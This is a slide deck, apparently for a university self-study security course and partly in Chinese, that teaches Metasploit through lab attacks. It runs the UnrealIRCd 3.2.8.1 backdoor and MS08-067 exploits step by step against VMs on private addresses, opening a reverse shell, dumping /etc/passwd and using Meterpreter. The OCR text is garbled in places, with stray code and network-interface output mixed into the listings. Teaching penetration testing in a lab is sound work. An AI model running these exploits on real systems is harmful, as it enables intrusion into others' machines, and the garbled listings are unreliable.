## Unreal IRCd 3.2.8.1 Remote Backdoor

- UnrealIRCd is an open source IRC (Internet Relay Chat) daemon, originally based on DreamForge, and is available for Unix-like operating systems and Windows.
- <http://en.wikipedia.org/wiki/UnrealIRCd>
- [http://web.nvd.nist.gov/view/vuln/detail?vulnId=CV E-2010-2075](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-2075)

```
msf5 > search cve-2010-2075
rescue ::Timeout::Error, ::Errno::EPIPE
Matching Modules
=====
Name
Description
-----
/usr/share/metasploit-framework/modules/auxiliary/scanner/http#
/usr/share/metasploit-framework/modules/auxiliary/scanner/http#
exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent # No
UnrealIRCd 3.2.8.1 Backdoor Command Execution
```

### NATIONAL VULNERABILITY DATABASE

#### VULNERABILITIES

### CVE-2010-2075 Detail

#### MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

#### Description



## 結語

- 也許你想要精進駭客攻防技術
  - 學校修課
  - 考證照 (<https://www.eccouncil.org/>)
- CEH -> ECSA -> LPT
- 道德駭客 -> 安全分析師 -> 滲透測試工程師



Start the Metasploit (or just type `msfconsole`)

For database => `msfdb`

```
[
  $a,
  $S ?a,
  ?a,
  a$,
  %P" aS$""
  "a,"a,"$
  "$


+ -- ==[ metasploit v5.0.99-dev ]
+ -- ==[ 2045 exploits - 1106 auxiliary - 344 post ]
+ -- ==[ 562 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]

Metasploit tip: Writing a custom module? After editing your module, why not try the reload comm
and

msf5 > |
```

# Introduction to Metasploit (5)

- Metasploit Architecture



- Search CVE

# Introduction to Metasploit (6)

```
msf5 > search CVE:2018
Matching Modules
=====
#  Name
k  Check Description
-  -
0  auxiliary/admin/http/gitstack_rest 2018-01-15 nor
mal No GitStack Unauthenticated REST API Requests (GET)
1  auxiliary/admin/http/grafana_auth_bypass 2019-08-14 nor
mal No Grafana 2.0 through 5.2.2 authentication bypass for LDAP and OAuth
2  auxiliary/admin/http/wp_gdpr_compliance_privesc name = 2018-11-08 nor
mal Yes WordPress WP GDPR Compliance Plugin Privilege Escalation
3  auxiliary/admin/smb/webexec_command nor
mal No WebEx Remote Command Execution Utility
4  auxiliary/dos/http/flexense_http_server_dos 2018-03-09 nor
```

```
msf5 > search CVE:2018-19518
Matching Modules
=====
#  Name Disclosure Date Rank Check Description
-  -
0  exploit/linux/http/php_imap_open_rce 2018-10-23 good Yes php imap_open Remote Code Execution on a single host
```

# Introduction to Metasploit (7)

## Unreal IRCd 3.2.8.1 Remote Backdoor

- UnrealIRCd is an open source IRC (Internet Relay Chat) daemon, originally based on DreamForge, and is available for Unix-like operating systems and Windows.
- <http://en.wikipedia.org/wiki/UnrealIRCd>
- <http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-2075>

### CVE-2010-2075 Detail

#### MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

### Current Description

UnrealIRCd 3.2.8.1, as distributed on certain mirror sites from November 2009 through June 2010, contains an externally introduced modification (Trojan Horse) in the DEBUG3\_DOLOG\_SYSTEM macro, which allows remote attackers to execute arbitrary commands.

```
msf5 > search CVE: 2010-2075
connect
Matching Modules
=====
# Name | Request URI | Method | Rank | Check | Description
-----|-----|-----|-----|-----|-----
0 exploit/unix/irc/unreal_ircd_3281_backdoor | / | GET | excellent | No | UnrealIRCd 3.2.8.1 Backdoor Command Execution
```

# Introduction to Metasploit (8)

- Search **result** of Unreal IRCd 3.2.8.1

```
msf5 > search unreal
require' = {}
Matching Modules
=====
#  Name      Description
--  -
0  exploit/linux/games/ut2004_secure_overflow_2004 "secure" Overflow (Linux)
1  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No Unreal IRCd 3.2.8.1 Backdoor Command Execution
2  exploit/windows/games/ut2004_secure_overflow_2004 "secure" Overflow (Win32)
```

# Introduction to Metasploit (9)

- See the details
- `info exploit/unix/irc/unreal_ircd_3281_backdoor`

```
msf5 > info exploit/unix/irc/unreal_ircd_3281_backdoor
License: Metasploit Framework License (BSD)
Name: UnrealIRCd 3.2.8.1 Backdoor Command Execution
Module: exploit/unix/irc/unreal_ircd_3281_backdoor
Platform: Unix
Options:
  Arch: cmd => 0
Privileged: No => {}
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2010-06-12
# Fingerprint a single host
Provided by: st(ip)
hdm <x@hdm.io>
connect
Available targets:
Id  Name  http_fingerprint(:response => res)
--  --
0   Automatic Target host => rhost, :port => rport, :sname => (s
```

## Introduction to Metasploit (10)

- Simply run the “use” command with the exploit name.
- That’s OK!

```
msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor  
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > █
```



# Introduction to Metasploit (11)

- Use nmap to check the vulnerabilities of the metasploitable
- 

```
kali@kali:~$ sudo nmap -T4 -A -p 6667 10.0.2.4
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-22 10:00 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00073s latency).

PORT      STATE SERVICE VERSION
6667/tcp  open  irc     UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:48:49
|   source ident: nmap
|   source host: B476EA0F.EB72D3BE.7B559A54.IP
|_  error: Closing Link: urunzbbhlh[10.0.2.11] (Quit: urunzbbhlh)
MAC Address: 08:00:27:26:EE:83 (Oracle VirtualBox virtual NIC)
```

## Setting Exploit Options

`set <Variable Name> <Value>`

### **Tech Note:**

LHOST = Local Host, or our Kali System

RHOST = Remote Host, or our target System

LPORT = Port we want to use on our Kali System

RPORT = Port we want to attack on our target System

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
```

```
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
```

<u>Name</u>	<u>Current Setting</u>	<u>Required</u>	<u>Description</u>
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	6667	yes	The target port (TCP)

```
Exploit target:
```

<u>Id</u>	<u>Name</u>
0	Automatic Target

# Introduction to Metasploit (13)

- set RHOST

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    10.0.2.4         yes       The target host(s), range CIDR identifier, or hosts file
with syntax 'file:<path>'
  RPORT     6667             yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0   Automatic Target
```

# Introduction to Metasploit (14)

- show payloads
- set payload

#	Name	Disclosure Date	Rank	Check	Description
0	cmd/unix/bind_perl Bind TCP (via Perl)		manual	No	Unix Command Shell,
1	cmd/unix/bind_perl_ipv6 Bind TCP (via perl) IPv6		manual	No	Unix Command Shell,
2	cmd/unix/bind_ruby Bind TCP (via Ruby)		manual	No	Unix Command Shell,
3	cmd/unix/bind_ruby_ipv6 Bind TCP (via Ruby) IPv6		manual	No	Unix Command Shell,
4	cmd/unix/generic c Command Execution		manual	No	Unix Command, Generi
5	cmd/unix/reverse Double Reverse TCP (telnet)		manual	No	Unix Command Shell,

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
  Name      Current Setting  Required  Description
  Proxies   no               no        A proxy chain of format type:host:port[,type:host:port][
  ... ]
  RHOSTS    10.0.2.4         yes       The target host(s), range CIDR identifier, or hosts file
  with syntax 'file:<path>'
  RPORT     6667             yes       The target port (TCP)
Payload options (cmd/unix/reverse):
  Name      Current Setting  Required  Description
  LHOST     errors 0         yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port
```

# Introduction to Metasploit (15)

- Set LHOST
- Running the Exploit

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.0.2.11
LHOST => 10.0.2.11
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 10.0.2.11:4444
[*] 10.0.2.4:6667 - Connected to 10.0.2.4:6667... mtu 1500
      :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
      :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.4:6667 - Sending backdoor command...
[*] Accepted the first client connection... frame 0
[*] Accepted the second client connection...
[*] Command: echo EwAKSpD3KAYjQi3; runs 0 carrier 0 collisions 0
[*] Writing to socket A
[*] Writing to socket B RUNNING> mtu 65536
[*] Reading from sockets... mask 255.0.0.0
[*] Reading from socket B en 120 scopeid 0x10<host>
[*] B: "EwAKSpD3KAYjQi3\r\n" (Local Loopback)
[*] Matching... size 103880 bytes 16569692 (15.8 MiB)
[*] A is input... 0 dropped 0 overruns 0 frame 0
[*] Command shell session 1 opened (10.0.2.11:4444 -> 10.0.2.4:56391) at 2020-10-22 10:27:19 -0400
      Tx errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

# Introduction to Metasploit (16)

- Test attack result
- Cat password

```
TX packets 18500  
whoami TX errors 0 dro  
root  
root@kali:~$
```

```
cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lp:x:7:7:lp:/var/spool/lpd:/bin/sh  
mail:x:8:8:mail:/var/mail:/bin/sh  
news:x:9:9:news:/var/spool/news:/bin/sh  
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh  
proxy:x:13:13:proxy:/bin:/bin/sh  
www-data:x:33:33:www-data:/var/www:/bin/sh  
backup:x:34:34:backup:/var/backups:/bin/sh  
list:x:38:38:Mailing List Manager:/var/list:/bin/sh  
irc:x:39:39:ircd:/var/run/ircd:/bin/sh  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh  
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
```

# Introduction to Metasploit (17)

- Getting a remote shell on a Windows XP Machine

```
msf5 > search ms08_067
```

## Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms08_067_netapi	2008-10-28	great	Yes	MS08-067 Microsoft Server Service Relative Path Stack Corruption

```
msf5 > use exploit/windows/smb/ms08_067_netapi
```

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

```
msf5 exploit(windows/smb/ms08_067_netapi) > show options
```

```
Module options (exploit/windows/smb/ms08_067_netapi):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

```
Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.0.2.11	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

# Introduction to Metasploit (18)

- Show targets

```
msf5 exploit(windows/smb/ms08_067_netapi) > set target 9  
target => 9
```

```
msf5 exploit(windows/smb/ms08_067_netapi) > show targets
```

Exploit targets:

Id	Name
0	Automatic Targeting
1	Windows 2000 Universal
2	Windows XP SP0/SP1 Universal
3	Windows 2003 SP0 Universal
4	Windows XP SP2 English (AlwaysOn NX)
5	Windows XP SP2 English (NX)
6	Windows XP SP3 English (AlwaysOn NX)
7	Windows XP SP3 English (NX)
8	Windows XP SP2 Arabic (NX)
9	Windows XP SP2 Chinese - Traditional / Taiwan (NX)
10	Windows XP SP2 Chinese - Simplified (NX)
11	Windows XP SP2 Chinese - Traditional (NX)
12	Windows XP SP2 Czech (NX)
13	Windows XP SP2 Danish (NX)
14	Windows XP SP2 German (NX)



# Introduction to Metasploit (19)

- show advanced
- Picking a Payload
- show payloads
- set p
  - set payload/osx/x86/shell\_reverse\_tcp
  - set payload/linux/x64/shell\_reverse\_tcp
  - set payload/windows/shell\_reverse\_tcp
  - set payload/windows/meterpreter/reverse\_tcp

```
msf5 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp
```

## Introduction to Metasploit (20)

- Set LHOST & RHOST

```
msf5 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 10.0.2.5  
RHOSTS => 10.0.2.5
```

- Run exploit

# Meterpreter Shell (1)

- After a successful exploit a Meterpreter shell allows you to perform many different functions along with a full remote shell.
- Meterpreter is great for manipulating a system once you get a remote connection, so depending on what your goals are; a Meterpreter shell is **usually preferred to a straight remote terminal shell.**
  - Core Commands
  - File System Commands
  - Networking Commands
  - System Commands
  - User Interface Commands
  - Webcam Commands
  - Three Priv Commands
- [http://www.offensive-security.com/metasploit-unleashed/Existing\\_Scripts](http://www.offensive-security.com/metasploit-unleashed/Existing_Scripts)

- help

## Meterpreter Shell (2)

```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 10.0.2.11:4444
[*] 10.0.2.5:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176195 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.11:4444 → 10.0.2.5:1034) at 2020-10-22 10:44:33 -0400

meterpreter > help

Core Commands
=====

```

<u>Command</u>	<u>Description</u>
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel

- Use file system commands

## Meterpreter Shell (3)

```
meterpreter > cd ..
meterpreter > ls
Listing: C:\WINDOWS
```


Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	0	fil	2014-11-18 03:15:12 -0500	0.log
40777/rwxrwxrwx	0	dir	2014-11-18 11:00:52 -0500	AppPatch
100666/rw-rw-rw-	1272	fil	2014-11-18 03:09:20 -0500	Blue Lace 16.bmp
40777/rwxrwxrwx	0	dir	2014-11-18 05:09:53 -0500	CSC
100666/rw-rw-rw-	17062	fil	2014-11-18 03:09:20 -0500	Coffee Bean.bmp
40777/rwxrwxrwx	0	dir	2014-11-18 11:00:52 -0500	Config
40777/rwxrwxrwx	0	dir	2014-11-18 11:00:52 -0500	Connection Wizard
40777/rwxrwxrwx	0	dir	2014-11-18 11:00:52 -0500	Cursors
40777/rwxrwxrwx	0	dir	2014-11-18 11:00:52 -0500	Debug
40777/rwxrwxrwx	0	dir	2014-11-18 03:10:13 -0500	Downloaded Program Files
40777/rwxrwxrwx	0	dir	2014-11-18 11:00:52 -0500	Driver Cache
100666/rw-rw-rw-	133	fil	2014-11-18 03:09:29 -0500	DtcInstall.log
100666/rw-rw-rw-	11537	fil	2014-11-18 03:05:19 -0500	FaxSetup.log
100666/rw-rw-rw-	16730	fil	2014-11-18 03:09:20 -0500	FeatherTexture.bmp
40555/r-xr-xr-x	0	dir	2014-11-18 11:00:52 -0500	Fonts
100666/rw-rw-rw-	17336	fil	2014-11-18 03:09:20 -0500	Gone Fishing.bmp
100666/rw-rw-rw-	26582	fil	2014-11-18 03:09:20 -0500	Greenstone.bmp
40777/rwxrwxrwx	0	dir	2014-11-18 11:00:52 -0500	Help
40777/rwxrwxrwx	0	dir	2014-11-18 03:05:18 -0500	Installer
100666/rw-rw-rw-	1487	fil	2014-11-18 03:05:19 -0500	MedCtr0C.log

# Meterpreter Shell (4)

- Use screenshot

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/dpgxdcCp.jpeg  
meterpreter > █
```

You can grab a snapshot of whatever is currently being displayed on your target's monitor using the "screenshot" command:



# 課程簡報

1. Google搜尋【linwebs】
2. 進入【林林.台灣 | Linwebs】網站
3. 找到【[嘉大資工課外自學讀書會課程列表](#)】此文章
4. 找到【第二期課程 2021】的【網路安全探討 2021/5/11】即可下載本次課程簡報

- PHP&MySQL資料庫系統程式開發 2021/5/4
  - [CPPwebs](#) 簡報
- 程式安全探討 2021/5/10
  - [課程講義](#)
- [網路安全探討 2021/5/11](#)
  - [課程講義](#)
- 跨平台圖形化程式開發 2021/5/18
- HackMD 共筆平台 2021/5/19
- 虛擬化系統佈署 2021/5/24
- Docker容器虛擬化介紹 2021/5/26